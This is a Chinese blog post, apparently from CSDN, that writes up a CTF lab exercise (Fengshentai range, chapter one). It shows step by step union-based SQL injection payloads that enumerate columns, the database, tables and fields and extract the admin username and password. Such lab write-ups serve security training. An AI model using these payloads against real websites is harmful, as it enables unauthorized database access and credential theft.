

封神台靶场 第一章：为了女神小芳！ writeup

原创

Skly 于 2021-02-15 23:47:38 发布 1977 收藏 3

分类专栏：[CTF刷题记录](#) 文章标签：[安全](#)

版权声明：本文为博主原创文章，遵循[CC 4.0 BY-SA](#) 版权协议，转载请附上原文出处链接和本声明。

本文链接：<https://blog.csdn.net/RABCDXB/article/details/113820517>

版权



[CTF刷题记录](#) 专栏收录该内容

143 篇文章 3 订阅

订阅专栏

封神台靶场 第一章：为了女神小芳！

目录

[封神台靶场 第一章：为了女神小芳！](#)

[题目简述：](#)

[解题过程：](#)

[寻找注入点](#)

[查看字段数](#)

[查看回显位置](#)

[查看版本信息](#)

[爆数据库名](#)

[爆表名](#)

[爆字段名](#)

[获取字段值](#)

[总结](#)

题目简述：

封神台靶场，[题目链接](#)

第一章: 为了女神小芳! 【配套课时: SQL注入攻击原理 实战演练】

掌控者官方

2020-10-20 16:28:03

(9617)

(930)

Tips:

通过sql注入拿到管理员密码!

尤里正在追女神小芳, 在得知小芳开了一家公司后, 尤里通过whois查询发现了小芳公司网站学了一点黑客技术的他, 想在女神面前炫炫技. 于是他打开了

传送门

备用传送门

Flag

提交

<https://blog.csdn.net/RABCDXB>

解题过程:

首先是这样的url为:

<http://59.63.200.79:8003/>



当点击[点击查看新闻1](#)时, 相应的url变化, 变为如下:

<http://59.63.200.79:8003/?id=1>




寻找注入点

?id=1 and 1=1# 回显正常

?id=1 and 1=2# 回显异常

查看字段数

?id=1 order by 1,2# 回显正常



?id=1 order by 3# 回显异常



判断字段数为2

查看回显位置

得到回显位置为2

```
?id=20 union select 1,2#
```



查看版本信息

```
?id=20 union select 1,version()#
```



爆数据库名

```
?id=20 union select 1,database()#
```



爆表名

```
?id=20 union select 1,group_concat(table_name) from information_schema.tables where table_schema=database()
```



爆字段名

猜测所要的信息在admin表中

```
?id=20 union select 1,group_concat(column_name) from information_schema.columns where table_name='admin'#
```



获取字段值

```
?id=20 union select 1,group_concat(username,0x3a,password) from admin#
```



最后将hellohack作为flag提交即可。

总结

这个题目比较常规，算是又复习了一遍联合注入的知识，加深了印象。

